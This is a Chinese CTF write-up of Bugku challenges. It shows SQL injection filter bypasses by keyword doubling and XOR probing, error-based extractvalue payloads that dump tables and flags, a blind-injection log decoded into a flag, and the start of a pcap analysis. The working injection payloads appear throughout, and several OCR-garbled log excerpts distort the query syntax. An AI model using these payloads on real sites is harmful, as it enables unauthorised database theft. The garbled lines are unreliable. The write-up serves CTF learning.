
<http://123.206.87.240:9004>
本题有2个flagflag均为小写flag格式 flag[]

Flag

Submit

微信号: lemon-sec

访问看下



登陆后发现页面没有啥信息，但是 url 地址栏？id=1 可能存在注入

?id=1'or 1=1--+ 也报错，可能存在过滤

尝试双写绕过，?id=1'oorr 1=1--+ 返回正常

那如何检测哪些字符串被过滤了呢？新技能 GET！

异或注入了解一下，两个条件相同（同真或同假）即为假

?id=1'^(length('union')!=0)--+

如果返回页面显示正常，那就证明 `length('union')==0` 的，也就是 `union` 被过滤了

同理测试出被过滤的字符串有：`and`，`or`，`union`，`select`

都用双写来绕过，payload 如下：

爆数据表 (注意：information 里面也有 `or`)

```
?id=-1'ununionion          seselectlect          1,group_concat(table_name)
frominfoormation_schema.tables where table_schema=database()-- +
```



爆字段

```
?id=-
1%27%20'ununionion%20seselectlect%201,%20group_concat(column_name)%20from%20i
nfoormation_schema.columns%20where%20table_name=%27flag1%27-- +
```



爆数据

?id=-

1%27%20ununion%20seselectlect%201,%20group_concat(flag1)%20from%20flag1--+




提交 flag 显示错误，换个字段

爆 address，得出下一关地址


?id=-1'ununion seselectlect 1,group_concat(address) from flag1--+



打开之后



当双写绕过和大小写绕过都没用时，这时我们需要用到报错注入。



爆字段数

?id=1' order by2--+ 正常

?id=1' order by3--+ 报错



爆库

?id=1' and (extractvalue(1,concat(0x7e,database(),0x7e)))--+



爆表

?id=1' and (extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables wheretable_schema="web1002-2"),0x7e)))--+



爆列

?id=1' and (extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns wheretable_schema="web1002-2" and table_name="flag2"),0x7e)))--+



爆 flag

?id=1' and (extractvalue(1,concat(0x7e,(select group_concat(flag2) from flag2),0x7e)))--+



得到

flag{Bugku-sql_6s-2i-4t-bug}

flag 均为小写 flag{bugku-sql_6s-2i-4t-bug}

本地主要是 sql 注入，报错注入以及异或注入

URL: lemon-sec

知识点:

sql 二分法盲注

一些 sql 常见语句

分析正常字符出现的条件

写脚本进行数据提取 (ps: 最难就是这里, 不过到时候不会可以人工手动提取)

根据盲注的原理,

直接拉到 txt 最后面,

因为最后面的那一段才是判断出 flag 的。

用 notepad++ 的插件中的 MIME Tool 中的 URL decode 解一下码~

```
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),24,1))=96 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 200 1765 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),24,1))=112 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 200 1765 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),24,1))=120 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 200 1765 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),24,1))=124 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 200 1765 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),24,1))=126 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 404 5476 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),24,1))=125 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 404 5476 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),25,1))=64 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 404 5476 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),25,1))=32 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 404 5476 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 ~ [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sql_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT 0,1),25,1))=1 AND 'RCKK'='RCKKMSubmit:Submit HTTP/1.1" 404 5476 "https://327.0.0.1:8081/vulnerabilities/sql_blind/?id=1&Submit:Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
```

还是来复习下盲注的知识, (虽然对解题用处不大)

MID(,17,1)//MID是从其中提取字符、从第几个提取
ord()是变成ascii码
(select ifnull()order by flag limit 0,1)、//ifnull判断是否为空
//limit子句用于限制查询结果返回的数量,常用于分页查询,其实没啥用
就是为了返回一条数据而已,这样理解就好一点

每一条语句返回的状态码有 200 和 404 。

我们可以看到 200 状态码对应的 ASCII 值是 1765 , 404 状态码对应的 ASCII

值是 5476 。


```

2 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),23,1))>104 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
3 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),23,1))>108 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),23,1))>106 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
5 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),23,1))>107 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
6 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),24,1))>96 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabi-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
7 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),24,1))>112 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
8 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),24,1))>120 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
9 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),24,1))>124 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
0 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),24,1))>126 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
1 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),25,1))>125 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerab-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
2 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),25,1))>64 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerabi-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
3 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),25,1))>32 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerabi-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
4 172.17.0.1 - - [03/Nov/2018:02:50:57 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((0,1),25,1))>1 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerabi-
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"

```

我们往后继续看~

看到有 flag_is_here 的记录...

在 sql 盲注里测试的字符的 最后一条状态码为 200 的语句 的 ASCII 值再加 1 就是猜解正确的 ASCII 值，转换成字符就是我们需要的答案的其中一个字符。

下面以第一个字符作为例子：

```

0,1),1,1))>104 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 - - [03/Nov/2018:02:50:51 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
0,1),1,1))>96 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 - - [03/Nov/2018:02:50:51 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
0,1),1,1))>112 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 - - [03/Nov/2018:02:50:51 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
0,1),1,1))>108 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 - - [03/Nov/2018:02:50:51 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
0,1),1,1))>100 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 - - [03/Nov/2018:02:50:51 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
0,1),1,1))>102 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 - - [03/Nov/2018:02:50:51 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
0,1),1,1))>101 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 - - [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
0,1),2,1))>102 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1" 404 5476 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=2' AND ORD(MID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dms.flag_is_here ORDER BY flag LIMIT
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"

```

我们可以看到当 LIMIT 0,1),1,1))>101 时，是第一个字符的最后一个 状态码为 200 的语句，这时的 ASCII 码是 101，那么 101+1=102，ASCII 码为 102 对应的是 f，因此 flag 的第一个字符就为 f。

```

0,1,2,1)>96 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13.6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind/?id=2" AND ORGKID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dwea.flag, is, here ORDER BY flag LIMIT
0,1,2,1)>112 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 404 5476 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13.6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind/?id=2" AND ORGKID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dwea.flag, is, here ORDER BY flag LIMIT
0,1,2,1)>104 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13.6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind/?id=2" AND ORGKID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dwea.flag, is, here ORDER BY flag LIMIT
0,1,2,1)>108 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 404 5476 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13.6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind/?id=2" AND ORGKID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dwea.flag, is, here ORDER BY flag LIMIT
0,1,2,1)>100 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13.6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind/?id=2" AND ORGKID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dwea.flag, is, here ORDER BY flag LIMIT
0,1,2,1)>98 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13.6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind/?id=2" AND ORGKID((SELECT IFNULL(CAST(flag AS CHAR),0x20) FROM dwea.flag, is, here ORDER BY flag LIMIT
0,1,2,1)>96 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 200 1765 "http://127.0.0.1:8001/vulnerabilities/sqli_blind/?id=1&Submit=Submit" Mozilla/5.0 (Macintosh; Intel Mac OS X
10.13.6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/537.36"

```

第二个就是 108

ASCII值	控制字符	ASCII值	控制字符	ASCII值	控制字符	ASCII值	控制字符
0	NUL	32	(space)	64	@	96	.
1	SOH	33	!	65	A	97	a
2	STX	34	"	66	B	98	b
3	ETX	35	#	67	C	99	c
4	EOT	36	\$	68	D	100	d
5	ENQ	37	%	69	E	101	e
6	ACK	38	&	70	F	102	f
7	BEL	39	'	71	G	103	g
8	BS	40	(72	H	104	h
9	HT	41)	73	I	105	i
10	LF	42	*	74	J	106	j
11	VT	43	+	75	K	107	k
12	FF	44	,	76	L	108	l
13	CR	45	-	77	M	109	m
14	SO	46	.	78	N	110	n
15	SI	47	/	79	O	111	o
16	DLE	48	0	80	P	112	p
17	DC1	49	1	81	Q	113	q
18	DC2	50	2	82	R	114	r
19	DC3	51	3	83	S	115	s

第三个

```

172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind
0,1,3,1)>96 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 200 1765 "http://127.
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind
0,1,3,1)>112 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 404 5476 "http://127
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind
0,1,3,1)>104 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 404 5476 "http://127
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind
0,1,3,1)>100 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 404 5476 "http://127
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind
0,1,3,1)>98 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 404 5476 "http://127.
10_13_6) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/69.0.3497.100 Safari/
172.17.0.1 -- [03/Nov/2018:02:50:52 +0000] "GET /vulnerabilities/sqli_blind
0,1,3,1)>97 AND 'RCKM'='RCKM&Submit=Submit HTTP/1.1' 404 5476 "http://127.

```

97—对应的 a

101+1=102 -->f

107+1=108 -->l

96+1=97 -->a

102+1=103 -->g

由于字符比较多，我们就不一一列举了，以上就是 flag 的前四个字符。

最多得出 flag{sqlm4p_15_p0werful}

这个题的经验在于，对注入的了解，sql 注入盲注

bugku-ctf 第五题：flag 被盗



先点击下载看看

key.pcapng 文件，下载用 wireshark 打开

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.228.135	91.189.89.199	NTP	90	NTP Version 4, client
2	0.240396	91.189.89.199	192.168.228.135	NTP	90	NTP Version 4, server
3	0.919899	fe80::585d:3b93:150... ff02::1:2		DHCPv6	148	Solicit XID: 0xba8559 CID: 000100011c80e05b3417eb831a75
4	2.138579	192.168.228.1	192.168.228.254	DHCP	342	DHCP Request - Transaction ID 0x562db682
5	2.138665	192.168.228.254	192.168.228.1	DHCP	342	DHCP ACK - Transaction ID 0x562db682
6	2.187614	Vmware_c0:00:08	Broadcast	ARP	42	Who has 192.168.228.2? Tell 192.168.228.1
7	2.193356	fe80::585d:3b93:150... ff02::1:6		ICMPv6	90	Multicast Listener Report Message v2
8	2.193565	192.168.228.1	224.0.0.22	IGMPv3	54	Membership Report / Leave group 224.0.0.252
9	2.251471	fe80::585d:3b93:150... ff02::1:6		ICMPv6	90	Multicast Listener Report Message v2

> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface 0
> Ethernet II, Src: Vmware_35:f9:e5 (00:0c:29:35:f9:e5), Dst: Vmware_e3:38:08 (00:50:56:e3:38:08)
> Internet Protocol Version 4, Src: 192.168.228.135, Dst: 91.189.89.199
> User Datagram Protocol, Src Port: 40282, Dst Port: 123
> Network Time Protocol (NTP Version 4, client)

0000	00 50 56 e3 38 08 00 0c	29 35 f9 e5 00 00 45 10	.PV.B...)S....E.
0010	00 4c 6a a1 40 00 40 11	75 3b c0 a8 e4 87 5b bd	.L.j.g.g. wj....[-
0020	59 c7 9d 5a 00 7b 00 38	fe 26 23 00 00 00 00 00	Y..Z.{.8 .&0.....
0030	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0040	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00
0050	00 00 dd 62 4e 17 29 a3	90 af	...bH.). ..

微信号: lemon-sec

根据题目提示，flag 被盗，那么很有可能包里包含了一个文件，至于文件类型就无法准确判断了~

通常，我们可以先用 http 协议，来看一下 pcap 包里面包含的信息。

筛选 http

The image displays two screenshots from the Wireshark network protocol analyzer. The top screenshot shows a list of captured packets filtered by 'http'. It lists several GET and POST requests to /shell.php on a local host (192.168.228.135). The bottom screenshot shows a detailed view of a specific packet (No. 90), which is an HTTP POST request to /shell.php. The packet details pane shows the structure of the request, including the status bar indicating it's a POST request. The packet bytes pane shows the raw data of the request, including the 'Content-Type' and 'Content-Length' headers. A red box highlights the '841 POST /shell.php HTTP/1.1' entry in the packet list pane. A watermark '微信号: lemon-sec' is visible on the right side of the image.

No.	Time	Source	Destination	Protocol	Length	Info
27	4.260303	192.168.228.1	192.168.228.135	HTTP	430	GET /shell.php HTTP/1.1
